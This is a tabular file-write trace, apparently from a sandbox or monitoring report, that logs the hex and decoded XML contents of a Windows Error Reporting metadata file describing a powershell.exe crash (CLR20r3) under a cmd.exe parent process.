C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2512	96	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 39 00 35 00 30 00 38 00 38 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>489508864</PeakPagefileUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2608	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2612	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2618	76	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 37 00 30 00 34 00 32 00 35 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>367042560</PrivateUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2694	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2698	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2702	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2748	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2752	2	09 00		success or wait	2	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2756	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2786	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2790	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2796	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2836	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2840	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2848	30	3c 00 50 00 69 00 64 00 3e 00 36 00 33 00 33 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6332</Pid>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2878	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2882	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2890	60	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 63 00 6d 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>cmd.exe</ImageName>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2950	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2954	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2962	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3052	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3056	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3064	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 30 00 30 00 30 00 35 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>10050</Uptime>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3108	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3112	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3120	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3198	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3202	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3210	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3262	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3266	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3274	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3318	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3322	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3332	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 33 00 37 00 39 00 32 00 31 00 32 00 32 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>2203379212288</PeakVirtualSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3428	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3432	2	09 00		success or wait	5	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3442	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 33 00 37 00 39 00 32 00 31 00 32 00 32 00 38 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2203379212288</VirtualSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3522	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3526	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3536	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 35 00 31 00 39 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>25191</PageFaultCount>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3612	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3616	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3626	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 35 00 31 00 37 00 33 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5517312</PeakWorkingSetSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3722	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3726	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3736	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 39 00 38 00 35 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5398528</WorkingSetSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3816	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3820	2	09 00		success or wait	5	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3830	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 30 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>45000</QuotaPeakPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3942	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3946	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	3956	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 38 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>44824</QuotaPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4052	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4056	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4066	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>6192</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4188	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4192	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4202	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>5648</QuotaNonPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4308	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4312	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4322	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 30 00 31 00 39 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>5201920</PagefileUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4398	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4402	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4412	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 31 00 34 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>5214208</PeakPagefileUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4504	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4508	2	09 00		success or wait	5	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4518	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 30 00 31 00 39 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>5201920</PrivateUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4590	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4594	2	09 00		success or wait	4	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4602	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4648	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4652	2	09 00		success or wait	3	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4658	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4700	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4704	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4708	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4740	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4744	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4746	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4788	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4792	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4794	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4832	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4836	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4840	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>CLR20r3</EventType>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4900	4	0d 00 0a 00		success or wait	9	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4904	2	09 00		success or wait	18	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	4908	78	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 70 00 6f 00 77 00 65 00 72 00 73 00 68 00 65 00 6c 00 6c 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>powershell.exe</Parameter0>	success or wait	9	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5574	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5620	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	6	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	12	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	5666	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 39 00 30 00 34 00 35 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.19045.2.0.0.256.48</Parameter1>	success or wait	6	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6226	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6272	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
